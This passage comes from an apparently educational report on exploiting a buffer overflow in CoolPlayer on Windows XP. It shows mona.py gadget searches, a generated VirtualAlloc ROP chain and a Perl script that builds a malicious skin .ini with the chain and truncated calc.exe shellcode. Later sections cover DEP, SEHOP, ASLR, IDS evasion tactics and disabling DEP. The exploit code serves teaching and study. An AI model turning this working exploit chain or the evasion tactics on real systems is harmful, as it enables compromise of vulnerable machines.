77C5D002   0x77c5d002 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C5F570   0x77c5f570 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C5F660   0x77c5f660 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C5F952   0x77c5f952 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C5F95E   0x77c5f95e : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C5F96A   0x77c5f96a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C5F976   0x77c5f976 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C60171   0x77c60171 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C602BC   0x77c602bc : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C608A8   0x77c608a8 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C608CE   0x77c608ce : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C6096A   0x77c6096a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C609F1   0x77c609f1 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C60AEF   0x77c60aef : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C60AFF   0x77c60aff : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C60B0F   0x77c60b0f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C60B7F   0x77c60b7f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C60B8F   0x77c60b8f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C62763   0x77c62763 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
77C656C0   0x77c656c0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\mona\1705032\find.txt...
0BADF00D     Found a total of 2586 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.923000
```

```
!mona find -type instr -s "retn" -m msvcrt.dll - cpb '"\x00\x0a\x0d\x2c\x3d"
```

Figure 44 Using mona to find the return statement in msvcrt.dll

The output can be found in the working folder that has been configured in the previous demo. Check the Log data to find the location of 'find.txt' file. We must now inspect this file and look for the address that has a {PAGE_EXECUTE_READ} next to it (Figure 45).




```
0x77c22de8 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll]
```

Figure 45 Valid address found in find.txt

Once a return address has been determined, the next step is to locate appropriate ROP gadgets in order to begin building the chain.


!mona rop -n -m msvcrt.dll -cpb "\x00\x0a\x0d\x2c\x3d"



```
0BADF00D     ROP generator finished
0BADF00D
0BADF00D [+] Writing stackpivots to file c:\mona\1705032\stackpivot.txt
0BADF00D     Wrote 994 pivots to file
0BADF00D [+] Writing suggestions to file c:\mona\1705032\rop_suggestions.txt
0BADF00D     Wrote 498 suggestions to file
0BADF00D [+] Writing results to file c:\mona\1705032\rop.txt (3253 interesting gadgets)
0BADF00D     Wrote 3253 interesting gadgets to file
0BADF00D [+] Writing other gadgets to file c:\mona\1705032\rop.txt (3235 gadgets)
0BADF00D     Wrote 3235 other gadgets to file
0BADF00D Done
0BADF00D
0BADF00D [+] This mona.py action took 0:00:08.793000
!mona rop -n -m msvcrt.dll -cpb "\x00\x0a\x0d\x2c\x3d"
```

Figure 46 Using mona to find gadgets


Mona automatically attempted to create ROP chains for each of the system functions. In the rop_chains.txt look for a "Unable to find gadget to put…" message. It means that the chain is incomplete and some manual ROP programming would be required to finish the chain.



```
ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :
-----------------------------------------------------------

*** [ Ruby ] ***

  def create_rop_chain()

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets =
    [
      #[---INFO:gadgets_to_set_ebp:---]
      0x77c464b8,  # POP EBP # RETN [msvcrt.dll]
      0x77c464b8,  # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets_to_set_ebx:---]
      0x00000000,  # [-] Unable to find gadget to put 00000201 into ebx
      #[---INFO:gadgets_to_set_edx:---]
```

Figure 47 Example of an incomplete ROP chain found in rop_chains.txt

Inspect the rop_chains.txt further to find if there are any completed ROP chains. There is a completed ROP Chain for VirtualAlloc() which can be used in our exploit (Figure 48).




```
def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    #[---INFO:gadgets_to_set_ebp:---]
    0x77c53f3a,  # POP EBP # RETN [msvcrt.dll]
    0x77c53f3a,  # skip 4 bytes [msvcrt.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x77c550f7,  # POP EBX # RETN [msvcrt.dll]
    0xffffffff,  #
    0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
    0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edx:---]
    0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
    0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
    0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
    0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
    0x77c4e0da,  # POP EAX # RETN [msvcrt.dll]
    0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
    0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
    0x77c14001,  # XCHG EAX,ECX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x77c3dbbc,  # POP EDI # RETN [msvcrt.dll]
    0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
    0x77c3b824,  # POP ESI # RETN [msvcrt.dll]
    0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
    0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
    0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
    0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
    0x77c35459,  # ptr to 'push esp # ret ' [msvcrt.dll]
  ]
  return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Figure 48 VirtualAlloc ROP chain

Unfortunately, mona does not support Perl and to use the ROP gadgets in our script we have to modify the python version. In Appendix J you can find how to easily convert Python code to Perl.

At this point all information required to execute the shell code using ROP chains were gathered. We want our payload to run the calc.exe to prove that it works. Full Perl script can be found in Appendix K. If you have done everything correctly, you should see the calculator.



```
$file="rop_calc.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 479; #buffer chars
$buffer .= pack('V', 0x77c22de8); #{PAGE_EXECUTE_READ} address from find.txt

#ROP CHAIN
$buffer .= pack('V',0x77c31c37);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c31c37);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V',0x77c39ec7);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0xffffffff);#
$buffer .= pack('V',0x77c127e1);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4debf);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0xa1bf4fcd);# put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V',0x77c38081);# ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c4ded4);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x36ffff8e);# put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V',0x77c4c78a);# ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c14001);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a36);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V',0x77c30426);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c4e392);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V',0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]

#NOP SLED
$buffer .= "\x90" x 16;

#calc.exe SHELLCODE
$buffer .= "\xdb\xc7\xd9\x74\x24\xf4\x5f\xbb\x9e\xd4\xf7\xd9\x29\xc9" .
"\xb1\x31\x83\xc7\x04\x31\x5f\x14\x03\x5f\x8a\x36\x02\x25" .
```

3 Discussion

3.1 Buffer Overflow Countermeasures In Modern Operating System

As demonstrated in this tutorial, exploiting a vulnerable application with a buffer overflow attack can result in complete control of the operating system. We already know that applications written in languages such as C or C++ are more vulnerable to attacks because they operate so close to the hardware and allow the programmer to control memory and address spaces programmatically. It should be noted that, regardless of the programming language used to create the application, operating systems have their own methods for preventing buffer overflow attacks.

In modern Windows operating systems, there are three mitigations that can be configured to help protect against memory exploits:

- DEP
- SEHOP
- ASLR

Data Execution Prevention (DEP) is a security feature that helps protect your computer from viruses and other security threats. Malicious applications may try to attack Windows by running (or executing) code in system memory areas reserved for Windows and other approved programmes. These types of attacks have the potential to corrupt programmes and files. DEP can secure your computer by monitoring programmes to ensure they use system memory properly. If DEP detects that an application on your computer is improperly consuming memory, it will close the programme and notify you.

Structured Exception Handling Overwrite Protection (SEHOP) is intended to aid in the detection of exploits that use the Structured Exception Handler (SEH) overwrite approach. Because this protection technique is available at run-time, it helps to safeguard programmes regardless of whether they were compiled with the most recent upgrades.

Address space layout randomisation (ASLR) is primarily used to protect against buffer overflow attacks. In the case of a buffer overflow, attackers pass a function as much rubbish data as possible, followed by a malicious payload. The payload will overwrite the data that the program intends to access. Instructions to jump to another point in the code are a common payload. ASLR works with virtual memory management to randomly locate different parts of the program in memory. Each time the program is run, the components (including the stack, heap, and libraries) are moved to a different address in virtual memory. Attackers can no longer find out where their target is through trial and error because the address will be different each time.

There are also Windows countermeasures to protect against buffer overflow attacks that do not require any configuration:

- SMB hardening for SYSVOL and NETLOGON shares
- Protected Processes
- Universal Windows apps protections
- Heap and Kernel pool protections
- Control Flow Guard
  (Microsoft, 2017)

Even though the countermeasures make memory-related attacks more difficult and less reliable, they are not impenetrable, and malicious attackers can still get around these protection schemes in some cases.

3.2 EVADING INTRUSION DETECTION SYSTEM

An IDS (Intrusion Detection System) is a system that monitors network traffic for unusual activity. It is typically implemented as an application that scans the network or system for unusual behaviour or violations of user or file permissions. To avoid detection by an intrusion detection system, the payload for a buffer overflow attack can employ a variety of techniques such as flooding, fragmentation, encryption, or obfuscation (Liao et al., 2013).

To effectively capture packets, analyse traffic, and report malicious attacks, IDSs rely on resources such as memory and processor power. The basic concept of flooding is to send a large amount of traffic to a specific server or a service with the goal of exhausting all of its resources.

Encryption can also be used to defeat intrusion detection systems. This can vary depending on the situation, but if an attacker is able to compromise a target using Secure Shell (SSH), Secure Socket Layer (SSL), or a Virtual Private Network (VPN) tunnel, they can bypass IDS because it is unable to analyse traffic and thus allows traffic to pass (Daniel Que Development, 2004).

Polymorphic techniques can be used by attackers to disguise their shellcode. By modifying the attack payload so that it does not match the default IDS signatures, this can be used to get around IDS.As a result, the attacker should be able to get around the IDS (West, 2019). They can also hide their shellcode using obfuscation techniques. Attackers can, for example, encrypt BASE64, which the IDS can inspect and forward without raising an alarm.

Dividing network packet into multiple pieces can be used to prevent IDS from seeing the true data they are carrying. Once they reach the host, these fragments can be reassembled into the full payload causing serious damage. (Daniel Que Development, 2004)

4 REFERENCES

Anderson, N. (2021). *What is Morris Worm?* [online] FastestVPN Blog. Available at: https://fastestvpn.com/blog/what-is-morris-worm/ [Accessed 24 Mar. 2022].

Anubis (2019). *Egghunter Shellcode* |. [online] anubissec.github.io. Available at: https://anubissec.github.io/Egghunter-Shellcode/# [Accessed 1 Apr. 2022].

Daniel Que Development (2004). *Intrusion Detection Evasive Techniques | Intrusion Detection Overview | Pearson IT Certification*. [online] www.pearsonitcertification.com. Available at: https://www.pearsonitcertification.com/articles/article.aspx?p=174342&seqNum=3.

DOMARS and EliotSeattle (2022). *x86 Architecture - Windows drivers*. [online] docs.microsoft.com. Available at: https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/x86-architecture.

Eeckhoutte, P. (2010). *Exploit writing tutorial part 8 : Win32 Egg Hunting | Corelan Team*. [online] www.corelan.be. Available at: https://www.corelan.be/index.php/2010/01/09/exploit-writing-tutorial-part-8-win32-egg-hunting/ [Accessed 1 Apr. 2022].

Fortinet (n.d.). *What Is Buffer Overflow? Attacks, Types & Vulnerabilities*. [online] Fortinet. Available at: https://www.fortinet.com/resources/cyberglossary/buffer-overflow.

Handwiki (n.d.). *Stack-based memory allocation - HandWiki*. [online] handwiki.org. Available at: https://handwiki.org/wiki/Stack-based_memory_allocation [Accessed 25 Mar. 2022].

Kumar, N. (2015). *Dealing with bad characters & JMP instruction*. [online] Infosec Resources. Available at: https://resources.infosecinstitute.com/topic/stack-based-buffer-overflow-in-win-32-platform-part-6-dealing-with-bad-characters-jmp-instruction/ [Accessed 13 Apr. 2022].

Liao, H.-J., Richard Lin, C.-H., Lin, Y.-C. and Tung, K.-Y. (2013). Intrusion detection system: A comprehensive review. *Journal of Network and Computer Applications*, [online] 36(1), pp.16–24. Available at: https://www.sciencedirect.com/science/article/pii/S1084804512001944.

mercolino (2014). *Understanding Buffer Overflows Attacks (Part 1)*. [online] IT & Security Stuffs!!! Available at: https://itandsecuritystuffs.wordpress.com/2014/03/18/understanding-buffer-overflows-attacks-part-1/.

Microsoft (2017). *Mitigate threats by using Windows 10 security features (Windows 10)*. [online] Microsoft.com. Available at: https://docs.microsoft.com/en-us/windows/security/threat-protection/overview-of-threat-mitigations-in-windows-10#address-space-layout-randomization.

One, A. (1996). *Smashing The Stack For Fun And Profit*. [online] Available at: https://www.eecs.umich.edu/courses/eecs588/static/stack_smashing.pdf [Accessed 24 Mar. 2022].

Parlante, N. (1998). *Pointers and Memory*. [online] pp.3–9. Available at: http://cslibrary.stanford.edu/102/PointersAndMemory.pdf [Accessed 24 Mar. 2022].

Popularanswers (n.d.). *How are arrays stored in memory in C?* [online] popularanswers.org. Available at: https://popularanswers.org/how-are-arrays-stored-in-memory-in-c/ [Accessed 24 Mar. 2022].

Techopedia (2011). *What is an Execute Disable Bit (EDB)? - Definition from Techopedia*. [online] Techopedia.com. Available at: https://www.techopedia.com/definition/2862/execute-disable-bit-edb#:~:text=An%20execute%20disable%20bit%20is [Accessed 24 Mar. 2022].

Tudor, D. (2021). *What Is Data Execution Prevention (DEP) in Windows?* [online] Heimdal Security Blog. Available at: https://heimdalsecurity.com/blog/dep-data-execution-prevention-windows/.


Tutorialspoint (n.d.). *C - Data Types - Tutorialspoint*. [online] www.tutorialspoint.com. Available at: https://www.tutorialspoint.com/cprogramming/c_data_types.htm.

West, S. (2019). *What is an Evasion Technique?* [online] Libraesva. Available at: https://www.libraesva.com/what-is-an-evasion-technique/.

APPENDICES

4.1 APPENDIX A

To make sure that DEP is disabled, go to System Properties -> Advanced -> Performance -> Settings



You must be logged on as an Administrator to make most of these changes.

Performance
Visual effects, processor scheduling, memory usage, and virtual memory

User Profiles
Desktop settings related to your logon

Startup and Recovery
System startup, system failure, and debugging information


Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

● Turn on DEP for essential Windows programs and services only

○ Turn on DEP for all programs and services except those I select:

4.2 APPENDIX B

Windows XP Service Pack 3 – operating system used for the purpose of the data overflow investigation



System:
Microsoft Windows XP
Professional
Version 2002
Service Pack 3

Registered to:
Nobody

